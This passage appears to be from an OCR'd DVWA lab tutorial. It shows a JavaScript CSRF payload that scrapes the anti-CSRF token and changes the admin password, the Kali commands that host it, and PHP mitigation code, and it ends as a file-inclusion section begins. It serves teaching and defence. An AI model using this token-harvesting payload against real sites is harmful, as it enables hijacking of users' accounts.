
In the high level, the developer has added an "anti Cross-Site Request Forgery (CSRF) token". In order by bypass this protection method, another vulnerability will be required.

Steps:


1. Open target page.



2. View source code for analysis.




3. Make JS payload for exploit vulnerability.




```
var theUrl = 'http://localhost/DVWA/vulnerabilities/csrf/';
var pass = 'admin';
if (window.XMLHttpRequest){
    xmlhttp=new XMLHttpRequest();
}else{
    xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
}
xmlhttp.withCredentials = true;
var hacked = false;
xmlhttp.onreadystatechange=function(){
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        var text = xmlhttp.responseText;
        var regex = /user_token\' value\=\'(.*?)\' \/\>/;
        var match = text.match(regex);
        var token = match[1];
        var new_url = 'http://localhost/DVWA/vulnerabilities/csrf/?user_token='+token+'&password_new='+pass+'&password_conf='+pass+'&Change=Change'
        if(!hacked){
            alert('Got token:' + match[1]);
            hacked = true;
            xmlhttp.open("GET", new_url, false );
            xmlhttp.send();
        }
        count++;
    }
};
xmlhttp.open("GET", theUrl, false );
xmlhttp.send();

```

4. Host JS payload on your local network.




```
File Actions Edit View Help

┌──(root㉿kali)-[/home/kali]
└─# cd Desktop

┌──(root㉿kali)-[/home/kali/Desktop]
└─# cp xss.js /var/www/html

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

5. Exploit vulnerability by URL.



6. Password has been changed.



Mitigation:

At this level, the site requires the user to give their current password as well as the new password. As the attacker does not know this, the site is protected against CSRF style attacks.

Sample code:

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_curr ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND
password = (:password) LIMIT 1;' );
    $current_user = dvwaCurrentUser();
    $data->bindParam( ':user', $current_user, PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user
= (:user);' );
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
```

```
        $current_user = dvwaCurrentUser();
        $data->bindParam( ':user', $current_user, PDO::PARAM_STR );
        $data->execute();

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match or current password incorrect.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

5. File Vulnerability

5.1 File Inclusion Vulnerability:

Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

If the file chosen to be included is local on the target machine, it is called "Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a "Remote File Inclusion (RFI).

When RFI is not an option. using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect.

Note, the term "file inclusion" is not the same as "arbitrary file access" or "file disclosure".


5.1.1 Low Level Security


This allows for direct input into one of many PHP functions that will include the content when executing.

Depending on the web service configuration will depend if RFI is a possibility.


Steps:

1. Open target page for testing.







2. View source code for analysis.



3. Enter payload on URL bar for exploit vulnerability.






